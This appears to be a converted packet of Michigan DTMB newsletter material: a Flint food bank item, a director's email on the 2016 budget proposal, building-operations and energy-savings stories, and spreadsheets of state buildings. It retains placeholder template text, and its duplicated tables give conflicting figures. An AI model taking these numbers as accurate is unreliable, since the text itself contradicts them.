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
Volunteers at the Food Bank of Eastern Michigan are working hard to collect donations in order to help the families of Flint. Last Thursday, Governor Snyder visited with the many dedicated volunteers and helped sort cans of food.

Good nutrition is critically important for Flint's children. Foods that are high in calcium, vitamin C, and iron can help limit the effects of lead exposure. To donate or volunteer at the Food Bank of Eastern Michigan, visit [www.fbem.org](http://www.fbem.org).

[Click here to watch the video and learn more about how the Food Bank of Eastern Michigan is helping Flint's families.](#)




## LISTEN IN: Governor Snyder's tele-town hall with Flint residents



Governor Snyder hosted his third town hall with Flint residents on Thursday, Feb. 11, answering their questions directly. [Click here to listen to the call.](#)

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**From:** DTMB Director and CIO David Behen <dtmb@govsubscriptions.michigan.gov>  
**Sent:** Wednesday, February 17, 2016 10:10 AM  
**To:** Scates, Larry (DTMB)  
**Subject:** The Gov. Snyder's Budget Proposal



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DTMB Header 022216

Good morning everyone. I hope everyone had a great holiday weekend.

I had the good fortune to travel to Marquette on Monday with Chad Laidlaw, DTMB's policy and planning analyst, to meet with city, business and university leaders and to address the Economic Club of Marquette. I told them about the many things DTMB does, placing special emphasis on our work in mobility and cybersecurity. Marquette is really developing and making its mark as an innovative and entrepreneurial community.

Now work.

The executive budget Gov. Snyder presented last week outlined his investment plan for Michigan. Yes, the proposal for fiscal year 2017-18 outlined a strategy to address the critical challenges of addressing the Flint water crisis and turning around Detroit's Public Schools, but the \$54.9 billion plan also includes investment in four key areas:

- **Education.** The budget increases investment to K-12 schools, community colleges and the state's public universities. Additional funds are proposed to expand career, technical, science, technology, engineering and math programs.
- **Protecting the Public.** The governor's plan expands the Secure Cities program, which has reduced violent crime in four major Michigan cities. Funds also would support an additional trooper recruit school and an academy to train corrections officers, among other initiatives.
- **Putting People First.** The governor recommends continued expansion of the Healthy Kids Dental Program and funding efforts to ensure residents have access to affordable health care. His proposal boosts funds to help cover new higher cost specialty medications to treat conditions such as hepatitis C and cystic fibrosis, among others.
- **Investing in Infrastructure.** The proposal allocates \$1.2 billion to maintain and repair Michigan roads, bridges and other critical infrastructure.

The budget proposal also includes FY 2017-18 funding recommendations for DTMB. Gov. Snyder recommends ongoing funding of \$1.3 billion for department operations and a one-time allocation of \$32.4 million.

A few highlights include:

- \$502 million for information technology support for all state agencies and \$132.8 million for

14 high-priority IT projects in seven agencies. He recommends increasing the Information Technology Investment Fund by \$7 million, from \$65 million to \$72 million. This fund supports several major multiyear IT projects and upgrades, including the replacement of outdated legacy systems.

- An additional \$5 million to support cybersecurity improvements to safeguard citizens' personal information and protect critical infrastructure and government services.
- IT support of \$6.5 million to modernize the Office of Retirement Services' systems and enhance customer service for more than 530,000 current and future retirees.

You can see the full executive budget recommendations, which are posted on the Budget Office website. Details of DTMB's proposed budget begin on page B-75.

We can expect to see many changes before the budgets are signed and become effective Oct. 1. The executive budget will be used by the House and Senate Appropriations Committees as they work on their own budgets and hold committee hearings on the proposals. I'll keep you posted as the process moves ahead.

As always, I welcome your notes, whether about the budget process or any other topic. Please send them to me at behend@michigan.gov.

Thank you again for all the good work you do. I hope you have a great week ahead.

David

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## Capitol View Building

• Building Inspires Environmental Improvements in City •



The Capitol View Building Complex in Lansing, Michigan

One of the major operational priorities when the building was fully functional and occupied was to eliminate the handling of chemicals being used to treat the HVAC process water. With the cooling tower installed on the 9th floor, the building had no convenient means to deliver and store these chemicals. The owners worried about the prospect of process water leaks, which could pose catastrophic consequences. Discharge of the chemically laden blow-down was also a nuisance, and owners wanted to minimize the possibility of Legionella amplification.


The owners had heard of the chemical-free water treatment system installed at the nearby Jackson National Life office building. When they visited this site and saw the Dolphin System in action, they decided to transition to the chemical-free alternative. After installing the system (middle-right photo), they saw the HVAC process water turn from murky to crystal clear (lower right photo of the center section of the cooling tower).

Many other building owners in Lansing are now planning their transitions to the Dolphin System.

The nine-story Capitol View Building in Lansing, Michigan, is occupied primarily by state government agencies, with the remainder of the office space being used by law firms.

The first floor of the building is used for high-end restaurant and retail space.

There were some environmentally related challenges to resolve when the building was first opened, and the owners wanted to make sure that the building was protective of human health and the environment.



	A		B	C	D
1	<b>DTMB -Building Information</b>				
2	Statewide Energy Benchmarking Project				
3		<b>Bldg Nickname</b>	<b>Building Name</b>	<b>Primary Function</b>	
4 1		Austin / Treasury Bldg	Richard H. Austin Building	Office	
5 2		Cass	Lewis Cass Building	Office	
6 3		Constitution Hall	Constitution Hall	Office	
7 4		Energy Center	Energy Center	Energy Plant	
8 5		Escanaba SOB	Escanaba State Office Building	Office	
9 6		Flint SOB	Flint State Office Building	Office	
10 7		Forensics Lab	MSP Forensics Laboratory	Lab	
11 8		GOB	General Office Building	Office	
12 9		Governor's Residence	Governor's Residence		
13 10		Grand Rapids SOB	Grand Rapids State Office Bldg	Office	
14 11		Grand Tower	Grand Tower	Office	
15 12		GSB	General Services Building	Office	
16 13		Hall of Justice	Hall of Justice	Office	
17 14		Hannah Building / South Tower	John A. Hannah Building	Office	
18 15		Haz Mat	Hazardous Materials Training Bldg 1025	Training Center	
19 16		Jackson SOB	Jackson State Office Building	Office	
20 17		JOC	Joint Operating Center		
21 18		Library and Historical Center	MI Library & Historical Center		
22 19		Lottery	Lottery / Ellis Building	Office	
23 20		Mason	Stevens T. Mason Building	Office	
24 21		MDOT C&T	MDOT Construction & Technology	Office/Lab	

	E	F	G	H	I	J	K	L	M	N
1										
2										
3	Property Structure	Total Exterior SF	Rentable SF	Capacity	Occupancy	Occupancy Percentage	Year Built	Address	Own or Manage	
4	Single Bldg	261,571	193,130	800	438	55%	1968	608 W. Allegan Street, Lansing, MI 48933	Own	
5	Single Bldg	268,723	223,506	725	528	73%	1956	320 S. Walnut Street, Lansing, MI 48913	Own	
6	Single Bldg	622,445	544,440	1400	915	65%	2001	525 W. Allegan Street, Lansing MI 48913	Own	
7	Single Bldg	101,342	63,203	20	16	80%	1973	7436 Parsons Drive Lansing, MI 48913	Own	
8	Single Bldg	42,358	29,054	125	70	56%	1955	305 Ludington Street Escanaba MI 49829	Own	
9	Single Bldg	152,895	117,134	600	350	58%	1982	125 East Union Street Flint, MI 48502	Own	
10	Single Bldg	152,815	73,053	84	74	88%	2000	7320 N. Canal Road Lansing, MI 48913	Own	
11	Single Bldg	359,413	248,277	850	538	63%	1974	7150 Harris Drive Lansing, MI 48913	Own	
12	Single Bldg						1957	Private	Own	
13	Single Bldg	123,844	101,495	350	200	57%	1976	350 Ottawa Street Grand Rapids, MI 49503	Own	
14	Single Bldg	318,388	291,167	1500	910	61%	1990	235 South Grand Avenue, Lansing, MI 48913	Own	
15	Single Bldg	295,589	146,970	200	142	71%	1975	7461 Crowner Drive Lansing, MI 48913	Own	
16	Single Bldg	354,238	292,388	425	246	58%	2002	925 West Ottawa Lansing, MI 48915	Own	
17	Single Bldg	258,988	190,771	1000	705	71%	1982	608 W. Allegan Street, Lansing, MI 48933	Own	
18	Single Bldg	9,228	4,618	10	7	70%	1991	7426 Osborn Lansing, MI 48913	Own	
19	Single Bldg	113,956	79,717	300	196	65%	1982	301 Louis B. Glick Hwy Jackson, MI 49201	Own	
20	Single Bldg	26,681	20,094	35	34	97%	1982	615 W. Allegan Street, Lansing, MI 48915	Own	
21	Single Bldg	438,891	340,347	250	183	73%	1989	702 W. Kalamazoo St. Lansing, MI 48913	Own	
22	Single Bldg	129,427	101,701	300	136	45%	1989	101 E. Hillsdale Street, Lansing, MI 48913	Own	
23	Single Bldg	268,815	230,869	800	498	62%	1953	530 W. Allegan Street, Lansing, MI 48913	Own	
24	Single Bldg	225,894	107,251	165	160	97%	1977	8885 Ricks Road Lansing, MI 48913	Own	

	A	B	C	D
25 22		MDOT Warehouse	MDOT Warehouse	Office/Warehouse
26 23		MSP 1st District Post	MSP 1st District Post/HQ	Office
27 24		MSP Headquarters	MSP Headquarters	Office
28 25		North Lab	State Joint Laboratory	Lab
29 26		Operations Center	Operations Center	Office
30 27		Ottawa Building / North Tower	Ottawa Building	Office
31 28		Photo Lab	MDOT Photo Lab	Office/Storage
32 29		PTA - Police Training Academy	MSP Training Academy	Dorms/Office
33 30		Records Building	Records Building	
34 31		Rickle Road	Rickle Road Laboratory	
35 32		Romney	George W. Romney Building	Office
36 33		Saginaw SOB	Jerome T. Hart Building	Office
37 34		SMEC	Site Maintenance Equipment Ctr	Storage
38 35		SOS - Secretary of State	Secretary of State Building	Office
39 36		Traverse City SOB	Traverse City Station Office Bldg	Office
40 37		Van Wagoner / Transportation Bldg	Murray D. Van Wagoner Building	Office
41 38		VTS - Vehicle and Travel Service	Vehicle & Travel Services Building	Office/Service Center
42 39		Williams	G. Mennen Williams Building	Office
43 40		Cadillac Place	Cadillac Place	Office
44 41		LTA	Lansing Training Annex	
45		<b>TOTALS</b>		

	E	F	G	H	I	J	K	L	M	N
25	Single Bldg	187,201	89,933	75	53	71%	1975	7575 Crowner Drive, Lansing, MI 48913	Own	
26	Single Bldg	24,663	12,331	50	49	98%	1974	7119 N. Canal Road Lansing, MI 48913	Own	
27	Single Bldg	177,971	148,757	331	327	99%	2009	333 S. Grand Ave. Lansing, MI 48909	Own	
28		132,375	105,361	225	217	96%	1993	3350 North MLK Blvd. Lansing, MI 48906	Own	
29	Single Bldg	517,599	344,983	1200	1021	85%	1974	7285 Parsons Drive Lansing, MI 48913	Own	
30		259,134	190,917	1000	635	64%	1982	611 West Ottawa Street, Lansing, MI 48933	Own	
31		59,757	28,110	25	17	68%	1976	7050 Harris Drive Lansing, MI 48913	Own	
32		228,269	158,237	200	69	35%	1974	7426 N. Canal Road Lansing, MI 48913	Own	
33		385,274	193,352	15	12	80%	1959	3400 N. Grand River Ave. Lansing, MI 48906	Own	
34		24,644	12,018	25	25	100.00%	2001	7707 Rickle Road Lansing, MI 48917	Manage	Transitioning out
35		294,504	267,427	612	336	55%	1926	111 S. Capitol Avenue, Lansing, MI 48913	Own	
36		169,056	144,657	550	280	51%	1982	411 East Genesee Saginaw, MI 48607	Own	
37		17,280		10	5	50%	2002	7440 Parsons Drive Dimondale, MI 48821	Own	
38		227,247	120,624	460	423	92%	1969	7064 Crowner Drive Lansing, MI 48913	Own	
39		73,509	61,902	150	129	86%	1938	701 W. Elmwood, Suite 1 Traverse City, MI 49684	Own	
40		342,896	250,949	1032	1008	98%	1968	425 W. Ottawa, Lansing, MI 48933	Own	
41		159,646	83,625	62	41	66%	1988	6951 Crowner Drive Lansing, MI 48913	Own	
42		196,860	152,251	420	283	67%	1969	525 West Ottawa Street, Lansing, MI 48913	Own	
43		1,676,196	1,339,680	2400	1800	75%	1920	3044 W. Grand Blvd. Detroit, MI 48202	Own	
44		130,366					1925	3111 W. St. Joseph Hwy. Lansing, MI 48917		
45		<b>9,679,582</b>	<b>7,104,299</b>	<b>18,781</b>	<b>13,076</b>	<b>70%</b>				

	A	B
1	Department Name & Facility Type	Count
2	Agriculture_BATHROOM (PUBLIC)	1
3	Agriculture_BUILDING	9
4	Agriculture_CAFETERIA	1
5	Agriculture_ESTABLISHMENT	2
6	Agriculture_HABITABLE BUILDING	1
7	Agriculture_LABORATORY	2
8	Agriculture_LAND TRACT	2
9	Agriculture_MUSEUM	1
10	Agriculture_OFFICE BUILDING	1
11	Agriculture_STRUCTURE	8
12	Colleges & Universities	5
13	Colleges & Universities_ADMINISTRATION BUILDING	16
14	Colleges & Universities_BATHROOM (PUBLIC)	3
15	Colleges & Universities_BUILDING	767
16	Colleges & Universities_BUS STOP	7
17	Colleges & Universities_CAFETERIA	11
18	Colleges & Universities_CHAPEL	3
19	Colleges & Universities_CONCESSIONS	2
20	Colleges & Universities_ESTABLISHMENT	162
21	Colleges & Universities_GAS METER	1
22	Colleges & Universities_GOLF COURSE	1
23	Colleges & Universities_HABITABLE BUILDING	288
24	Colleges & Universities_HOSPITAL	2
25	Colleges & Universities_INCINERATOR	2
26	Colleges & Universities_LABORATORY	26
27	Colleges & Universities_LAND TRACT	26
28	Colleges & Universities_LIBRARY	35
29	Colleges & Universities_MEDICAL OR DENTAL OFFICES	1
30	Colleges & Universities_MUSEUM	5
31	Colleges & Universities_NETWORK	1
32	Colleges & Universities_OFFICE BUILDING	1
33	Colleges & Universities_PARKING LOT	6
34	Colleges & Universities_PARKING STRUCTURE	5
35	Colleges & Universities_PAVILION	2
36	Colleges & Universities_PLANT	18
37	Colleges & Universities_PUMPING STATION	2
38	Colleges & Universities_SCHOOL	1
39	Colleges & Universities_SHED	9
40	Colleges & Universities_SPORTS BUILDING	45
41	Colleges & Universities_STADIUM	10
42	Colleges & Universities_STORAGE BUILDING	50
43	Colleges & Universities_STRUCTURE	177
44	Colleges & Universities_SURFACE AREA	8
45	Colleges & Universities_TOWER	6
46	Colleges & Universities_TRAIN STATION	1
47	Colleges & Universities_UTILITY OBJECT	7
48	Colleges & Universities_WAREHOUSE	3

	A	B
49	Colleges & Universities_WATER RESERVOIR	2
50	Community Health_ADMINISTRATION BUILDING	8
51	Community Health_BUILDING	67
52	Community Health_CHAPEL	1
53	Community Health_ESTABLISHMENT	32
54	Community Health_HABITABLE BUILDING	67
55	Community Health_HOSPITAL	7
56	Community Health_INCINERATOR	1
57	Community Health_LAND TRACT	7
58	Community Health_OFFICE BUILDING	1
59	Community Health_PAVILION	1
60	Community Health_PLANT	5
61	Community Health_SHED	3
62	Community Health_SPORTS BUILDING	1
63	Community Health_STORAGE BUILDING	6
64	Community Health_STORAGE TANK	1
65	Community Health_STRUCTURE	14
66	Community Health_TOWER	7
67	Community Health_UTILITY OBJECT	2
68	Corrections_	1
69	Corrections_ADMINISTRATION BUILDING	39
70	Corrections_BATHROOM (PUBLIC)	6
71	Corrections_BUILDING	251
72	Corrections_CAFETERIA	3
73	Corrections_CHAPEL	10
74	Corrections_CORRECTIONAL FACILITY	44
75	Corrections_ESTABLISHMENT	219
76	Corrections_HABITABLE BUILDING	231
77	Corrections_INSTALLATION	14
78	Corrections_LABORATORY	1
79	Corrections_LAND TRACT	1
80	Corrections_LIBRARY	1
81	Corrections_NETWORK	1
82	Corrections_PLANT	17
83	Corrections_PUMPING STATION	1
84	Corrections_SCHOOL	1
85	Corrections_SERVICE STATION	2
86	Corrections_SHED	12
87	Corrections_SPORTS BUILDING	10
88	Corrections_STORAGE BUILDING	53
89	Corrections_STORAGE TANK	6
90	Corrections_STRUCTURE	133
91	Corrections_SURFACE AREA	5
92	Corrections_TOWER	44
93	Corrections_TRAINING FACILITY	1
94	Corrections_UTILITY OBJECT	3
95	Corrections_WAREHOUSE	29
96	Corrections_WATER RESERVOIR	1

	A	B
97	Economic Development_Building	3
98	Economic Development_Plant	1
99	Economic Development_Pumping Station	1
100	Economic Development_School	1
101	Economic Development_Structure	4
102	Economic Development_Tower	2
103	Economic Development_Warehouse	1
104	Education_	1
105	Education_Building	7
106	Education_Establishment	5
107	Education_Habitable Building	7
108	Education_Plant	1
109	Education_School	2
110	Education_Structure	4
111	Environmental Quality_Field Office	2
112	House_Office Building	1
113	Human Services_Building	33
114	Human Services_Chapel	2
115	Human Services_Establishment	17
116	Human Services_Habitable Building	2
117	Human Services_Incinerator	1
118	Human Services_Installation	1
119	Human Services_Land Tract	4
120	Human Services_Office Building	1
121	Human Services_Pumping Station	1
122	Human Services_School	2
123	Human Services_Shed	2
124	Human Services_Storage Building	1
125	Human Services_Structure	4
126	Human Services_Tower	2
127	Information Technology_Building	1
128	Judiciary_Establishment	2
129	Judiciary_Office Building	1
130	Labor & Economic Growth_Customer Service Center	58
131	Labor & Economic Growth_Establishment	1
132	Labor & Economic Growth_School	1
133	Leg Service Bureau_Structure	2
134	Leg Service Bureau_Utility Object	1
135	Lottery_Office Building	1
136	Management & Budget_	1
137	Management & Budget_Building	9
138	Management & Budget_Installation	4
139	Management & Budget_Laboratory	1
140	Management & Budget_Land Tract	1
141	Management & Budget_Office Building	18
142	Management & Budget_Parking Lot	13
143	Management & Budget_Parking Structure	3
144	Management & Budget_Plant	2



	A	B
145	Management & Budget_SHED	1
146	Management & Budget_STORAGE BUILDING	2
147	Management & Budget_STRUCTURE	5
148	Management & Budget_TOWER	1
149	Management & Budget_WAREHOUSE	2
150	Military Affairs_ARMORY	48
151	Military Affairs_BUILDING	8
152	Military Affairs_ESTABLISHMENT	2
153	Military Affairs_LAND TRACT	3
154	Military Affairs_MILITARY BASE	6
155	Military Affairs_PLANT	1
156	Military Affairs_STORAGE BUILDING	1
157	Military Affairs_STRUCTURE	2
158	Natural Resources_ADMINISTRATION BUILDING	3
159	Natural Resources_BATHROOM (PUBLIC)	248
160	Natural Resources_BOAT LAUNCH ACCESS SITE	943
161	Natural Resources_BUILDING	498
162	Natural Resources_CAFETERIA	6
163	Natural Resources_CHAPEL	3
164	Natural Resources_CONCESSIONS	31
165	Natural Resources_DAM	3
166	Natural Resources_ESTABLISHMENT	121
167	Natural Resources_FIELD OFFICE	67
168	Natural Resources_HABITABLE BUILDING	233
169	Natural Resources_INSTALLATION	1
170	Natural Resources_LABORATORY	3
171	Natural Resources_LAND TRACT	24
172	Natural Resources_MUSEUM	2
173	Natural Resources_NETWORK	26
174	Natural Resources_OFFICE BUILDING	2
175	Natural Resources_PARK AREA	80
176	Natural Resources_PARKING LOT	2
177	Natural Resources_PAVILION	52
178	Natural Resources_PLANT	1
179	Natural Resources_PUMPING STATION	43
180	Natural Resources_RECREATION AREA	21
181	Natural Resources_RECREATIONAL TRAIL	2
182	Natural Resources_SHED	45
183	Natural Resources_STATE GAME AREA	62
184	Natural Resources_STORAGE BUILDING	149
185	Natural Resources_STRUCTURE	341
186	Natural Resources_SURFACE AREA	26
187	Natural Resources_TOWER	37
188	Natural Resources_UTILITY OBJECT	5
189	Natural Resources_WAREHOUSE	16
190	Natural Resources_WATER RESERVOIR	1
191	State Police_ADMINISTRATION BUILDING	1
192	State Police_BUILDING	6

	A	B
193	State Police ESTABLISHMENT	52
194	State Police HABITABLE BUILDING	1
195	State Police LABORATORY	4
196	State Police LAND TRACT	1
197	State Police SHED	1
198	State Police SPORTS BUILDING	1
199	State Police STORAGE BUILDING	3
200	State Police STRUCTURE	7
201	State Police TRAINING FACILITY	1
202	State BUILDING	1
203	State CUSTOMER SERVICE CENTER	2
204	State ESTABLISHMENT	2
205	State MUSEUM	2
206	State OFFICE BUILDING	1
207	Transportation BUILDING	92
208	Transportation ESTABLISHMENT	4
209	Transportation FIELD OFFICE	10
210	Transportation LABORATORY	3
211	Transportation LAND TRACT	12
212	Transportation OFFICE BUILDING	1
213	Transportation PARKING LOT	171
214	Transportation SERVICE STATION	42
215	Transportation STRUCTURE	2
216	Transportation TOWER	33
217	Transportation WAREHOUSE	1
218		6,988
219		
220	*Info last provided to DTMB in March 2010 (Reported as was reported to DTMB)	

## State of Michigan inducted into BWL of Lansing “Million Kilowatt Hour Club”


On January 21, 2015, the Board of Water and Light (BWL) issued a press release, recognizing eight organizations, to include the State of Michigan, for their energy saving efforts through the BWL Hometown Energy Savers program. Several of the downtown Lansing area zones in the Building Operations Division (BOD) worked diligently with the BWL to implement energy efficiency projects in their Lansing area facilities. Some of these projects included large-scale lighting retrofits, installation of new HVAC equipment and complete building remodels, updated with energy efficient and/or green technologies. The overall success of these projects resulted in a savings totaling over one million kilowatt hours.

The BWL created the Hometown Energy Savers program to help residential and business electric customers lower their energy usage and save money.

In addition to the State of Michigan, the other organizations recognized include:

- ◇ General Motors
- ◇ Ashley Capital
- ◇ Lansing School District
- ◇ Ryder
- ◇ Quality Dairy
- ◇ Peckham Inc.
- ◇ Demmer Properties

The amount of energy saved by these customers is enough energy to power over 3,000 homes annually. “The ability to leverage these large scale energy saving projects in Lansing is a great achievement. Encouraging energy efficiency is good for our customers and the BWL,” said Interim



The BWL Hometown Energy Savers program started in 2009.

BWL General Manager Dick Peffley.

We are proud of all BOD staff who helped to make this achievement happen. Jamie Uphaus, Departmental Manager for the Department of Technology, Management and Budget (DTMB), appreciates the efforts of all his staff. “Thank you for the energy-saving efforts you practice daily. This accomplishment demonstrates your innovative thinking and dedication to efficiently managing energy in DTMB facilities.”



## Utility Savings in DTMB facilities at the State Secondary Complex

One of BOD’s metrics on the DTMB Scorecard is to reduce utility usage at the State Secondary Complex by 15%, by the end of FY2014, based on a FY2010 baseline. Comparisons of our weather normalized utility usage from FY2010 to FY2014, according to ENERGY STAR, show BOD has achieved an 18% total

reduction in our Source Energy Use Intensity (EUI). Source EUI is energy use per square foot, per year. The U.S. Environmental Protection Agency has determined *source energy* to be the most equitable unit of evaluation. Source energy represents the total amount of raw fuel that is required to operate the building.

Multiple energy efficiency efforts contributed to this achievement. A few major key projects are as follows:

- Cogeneration Plant
- Thermal Storage
- Smart Metering
- Lighting Retrofits
- Continuous Commissioning

## ENERGY STAR Certifications for DTMB facilities

The Statewide Benchmarking initiative is an ongoing program which will greatly assist agencies in tracking, measuring and monitoring their energy use and rate of efficiencies in state facilities.

The State of Michigan has 1029 facilities benchmarked in ENERGY STAR Portfolio Manager. Many of these facilities are rated with an ENERGY STAR score on a scale from 1- 100. This score, helps us understand how our buildings’ energy consumption measures up against similar buildings nationwide. A score of 75 or better indicates a building is performing efficiently and may qualify for an ENERGY STAR Certification. DTMB currently has eight facilities that qualify for an ENERGY STAR Certification.

- Jackson State Office Building
- Jerome T. Hart Building
- Traverse City State Office Building
- Lottery Building
- Flint State Office Building
- Lewis Cass Building
- Operations Center
- Constitution Hall Building

The entire certification process for a single building can take 4-6 weeks. BOD plans to begin the application process for DTMB building certifications in mid-February.

## Inside Story Headline



Caption describing picture or graphic.

This story can fit 150-200 words.

One benefit of using your newsletter as a promotional tool is that you can reuse content from other marketing materials, such as press releases, market studies, and reports.

While your main goal of distributing a newsletter might be to sell your product or service, the key to a successful newsletter is making it useful to your readers.

A great way to add useful content to your newsletter is to develop and write your own articles, or include a calendar of upcoming events or a special offer that promotes a new prod-

uct.

You can also research articles or find "filler" articles by accessing the World Wide Web. You can write about a variety of topics but try to keep your articles short.

Much of the content you put in your newsletter can also be used for your Web site. Microsoft Publisher offers a simple way to convert your newsletter to a Web publication. So, when you're finished writing your newsletter, convert it to a Web site and post it.

## Inside Story Headline

This story can fit 100-150 words.

The subject matter that appears in newsletters is virtually endless. You can include stories that focus on current technologies or innovations in your field.

You may also want to note business or economic trends, or make predictions for your customers or clients.


If the newsletter is distributed internally, you might comment

upon new procedures or improvements to the business. Sales figures or earnings will show how your business is growing.

Some newsletters include a column that is updated every issue, for instance, an advice column, a book review, a letter from the president, or an editorial. You can also profile new employees or top customers or vendors.

*"To catch the reader's attention, place an interesting sentence or quote from the story here."*

## Inside Story Headline



Caption describing picture or graphic.

This story can fit 75-125 words.

Selecting pictures or graphics is an important part of adding content to your newsletter.

Think about your article and ask yourself if the picture supports or enhances the message you're trying to convey. Avoid selecting images that appear to be out of context.

Microsoft Publisher includes thousands of clip art images from

which you can choose and import into your newsletter. There are also several tools you can use to draw shapes and symbols.

Once you have chosen an image, place it close to the article. Be sure to place the caption of the image near the image.

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
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
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Caption describing picture or graphic.

**Primary Business Address**

Your Address Line 2

Your Address Line 3

Your Address Line 4

Phone: 555-555-5555

Fax: 555-555-5555

E-mail: someone@example.com

Your business tag line here.

  
**Organization**

**We're on the Web!**  
**example.microsoft.**  
**com**

This would be a good place to insert a short paragraph about your organization. It might include the purpose of the organization, its mission, founding date, and a brief history. You could also include a brief list of the types of products, services, or programs your organization offers, the geographic area covered (for example, western U.S. or European markets), and a profile of the types of customers or members served.

It would also be useful to include a contact name for readers who want more information about the organization.

## Back Page Story Headline

This story can fit 175-225 words.

If your newsletter is folded and mailed, this story will appear on the back. So, it's a good idea to make it easy to read at a glance.

A question and answer session is a good way to quickly capture the attention of readers. You can either compile questions that you've received since the last edition or you can summarize some generic questions that are frequently asked about your organization.

A listing of names and titles of managers in your organization is a good way to give your newsletter a personal touch. If your organization is small, you may want to list the names of all employees.

If you have any prices of stand-

ard products or services, you can include a listing of those here. You may want to refer your readers to any other forms of communication that you've created for your organization.

You can also use this space to remind readers to mark their calendars for a regular event, such as a breakfast meeting for vendors every third Tuesday of the month, or a biannual charity auction.

If space is available, this is a good place to insert a clip art image or some other graphic.



Caption describing picture or graphic.

	A		B	C	D	E
1	<b>DTMB -Building Information</b>					
2	Statewide Energy Benchmarking Project					
3		<b>Bldg Nickname</b>	<b>Building Name</b>	<b>Primary Function</b>	<b>Total Exterior SF</b>	
4 1		Austin / Treasury Bldg	Richard H. Austin Building	Office	261,571	
5 2		Cass	Lewis Cass Building	Office	268,723	
6 3		Constitution Hall	Constitution Hall	Office	622,445	
7 4		Energy Center	Energy Center		101,342	
8 5		Escanaba SOB	Escanaba State Office Building	Office	42,358	
9 6		Flint SOB	Flint State Office Building	Office	152,895	
10 7		Forensics Lab	MSP Forensics Laboratory		152,815	
11 8		GOB	General Office Building	Office	359,413	
12 9		Governor's Residence	Governor's Residence			
13 10		Grand Rapids SOB	Grand Rapids State Office Bldg	Office	123,844	
14 11		Grand Tower	Grand Tower	Office	318,388	
15 12		GSB	General Services Building	Office	295,589	
16 13		Hall of Justice	Hall of Justice	Office	354,238	
17 14		Hannah Building / South Tower	John A. Hannah Building	Office	258,988	
18 15		Haz Mat	Hazardous Materials Training Bldg 1025		9,228	
19 16		Jackson SOB	Jackson State Office Building	Office	113,956	
20 17		JOC	Joint Operating Center		26,681	
21 18		Library and Historical Center	MI Library & Historical Center		438,891	
22 19		Lottery	Lottery / Ellis Building	Office	129,427	
23 20		Mason	Stevens T. Mason Building	Office	268,815	
24 21		MDOT C&T	MDOT Construction & Technology		225,894	

	F	G	H	I	J	K	L	M
1								
2								
3	Rentable SF	Capacity	Occupancy	Occupancy Percentage	Year Built	Address	Own or Manage	
4	193,130	800	438	55%	1968	608 W. Allegan Street, Lansing, MI 48933	Own	
5	223,506	725	528	73%	1956	320 S. Walnut Street, Lansing, MI 48913	Own	
6	544,440	1400	915	65%	2001	525 W. Allegan Street, Lansing MI 48913	Own	
7	63,203	20	16	80%	1973	7436 Parsons Drive Lansing, MI 48913	Own	
8	29,054	125	22	18%	1955	305 Ludington Street Escanaba MI 49829	Own	
9	117,134	600	350	58%	1982	125 East Union Street Flint, MI 48502	Own	
10	73,053	84	74	88%	2000	7320 N. Canal Road Lansing, MI 48913	Own	
11	248,277	850	538	63%	1974	7150 Harris Drive Lansing, MI 48913	Own	
12					1957	Private	Own	
13	101,495	350	200	57%	1976	350 Ottawa Street Grand Rapids, MI 49503	Own	
14	291,167	1500	910	61%	1990	235 South Grand Avenue, Lansing, MI 48913	Own	
15	146,970	200	142	71%	1975	7461 Crowner Drive Lansing, MI 48913	Own	
16	292,388	425	246	58%	2002	925 West Ottawa Lansing, MI 48915	Own	
17	190,771	1000	705	71%	1982	608 W. Allegan Street, Lansing, MI 48933	Own	
18	4,618	10	7	70%	1991	7426 Osborn Lansing, MI 48913	Own	
19	79,717	300	196	65%	1982	301 Louis B. Glick Hwy Jackson, MI 49201	Own	
20	20,094	35	34	97%	1982	615 W. Allegan Street, Lansing, MI 48915	Own	
21	340,347	250	183	73%	1989	702 W. Kalamazoo St. Lansing, MI 48913	Own	
22	101,701	300	136	45%	1989	101 E. Hillsdale Street, Lansing, MI 48913	Own	
23	230,869	800	498	62%	1953	530 W. Allegan Street, Lansing, MI 48913	Own	
24	107,251	165	160	97%	1977	8885 Ricks Road Lansing, MI 48913	Own	



	A	B	C	D	E
25 22		MDOT Warehouse	MDOT Warehouse		187,201
26 23		MSP 1st District Post	MSP 1st District Post/HQ		24,663
27 24		MSP Headquarters	MSP Headquarters	Office	177,971
28 25		North Lab	State Joint Laboratory		132,375
29 26		Operations Center	Operations Center	Office	517,599
30 27		Ottawa Building / North Tower	Ottawa Building	Office	259,134
31 28		Photo Lab	MDOT Photo Lab		59,757
32 29		PTA - Police Training Academy	MSP Training Academy		228,269
33 30		Records Building	Records Building		385,274
34 31		Rickle Road	Rickle Road Laboratory		24,644
35 32		Romney	George W. Romney Building	Office	294,504
36 33		Saginaw SOB	Jerome T. Hart Building	Office	169,056
